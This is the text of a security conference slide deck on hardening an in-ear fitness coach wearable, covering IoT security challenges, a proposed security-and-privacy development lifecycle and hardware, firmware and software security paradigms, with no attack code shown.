



DEEP
ARMOR

Securing your in-ear fitness coach: Challenges in hardening next generation wearables

Sumanth Naropanth & Sunil Kumar

Who are we?

- Sunil Kumar
 - Security Analyst — Deep Armor
 - Ola Security, Aricent



- Sumanth Naropanth
 - Founder and CEO — Deep Armor
 - Intel, Palm/HP, Sun Microsystems



- Security consulting, vulnerability testing, SDL and training services for emerging technologies
- www.deeparmor.com | @deep_armor


Security problems in New Devices

How do we address them?

Agenda

- Introduction to an in-ear fitness coach
- Unshackling from traditional SDL methods
- Securely designing a software fitness coach
- Hardware, Firmware & Software paradigms
- Ecosystem Security
- Real world problems - weaknesses and demos
- Privacy

IoT/Wearable Ecosystem



Case Study: In-ear fitness coach

Wearable = Comfortable



Smart



Untethered



Continuous Learning



Data/Analytics



Better Quality of Life



Securing an in-ear fitness coach

Unshackling from traditional SDL

Challenges: Securing a never-before gadget

- Lack of tactical SDL frameworks for rapid time-to-market products with constantly evolving requirements
- Diverse, non-standard and evolving communication protocols
- Weaknesses in adoption of protocol specifications
- Long lives for IoT products
- Privacy
- Nascent research in IoT security


Challenges - Technical

- Collection of personal data and PII is higher
 - Geo-location information
 - Biometric data
 - Sensor data
 - Payment services
- Limited SW stack —> security may get compromised
 - Often FW running on micro-controllers
 - Field updates are difficult
 - Asymmetric key crypto, TEEs, etc. are heavy
- Multi-tier, multi-tenant product architecture
 - Cross-domain flows
 - Multiple exposure points as a consequence

Proposal : Securing a never-before gadget


- Next-gen SDL
 - For IoT, wearable and cloud technologies. Especially when they all come together
 - Ecosystem security
 - Agile
- Security, Privacy and Legal woven into the development cycle
- Leveraging industry standards

Introducing SPDL




Designing SPDL

Security topics



IoT/Wearables

Hardware & Firmware Security Paradigms




SW Security Paradigms: application SW

Multi-app <—> multi-device communication

Secure storage of app specific data, keys, logs, databases and user specific data

3rd Party SDK security

HW backed keystore/keychain



Secure implementation: Spec and Code

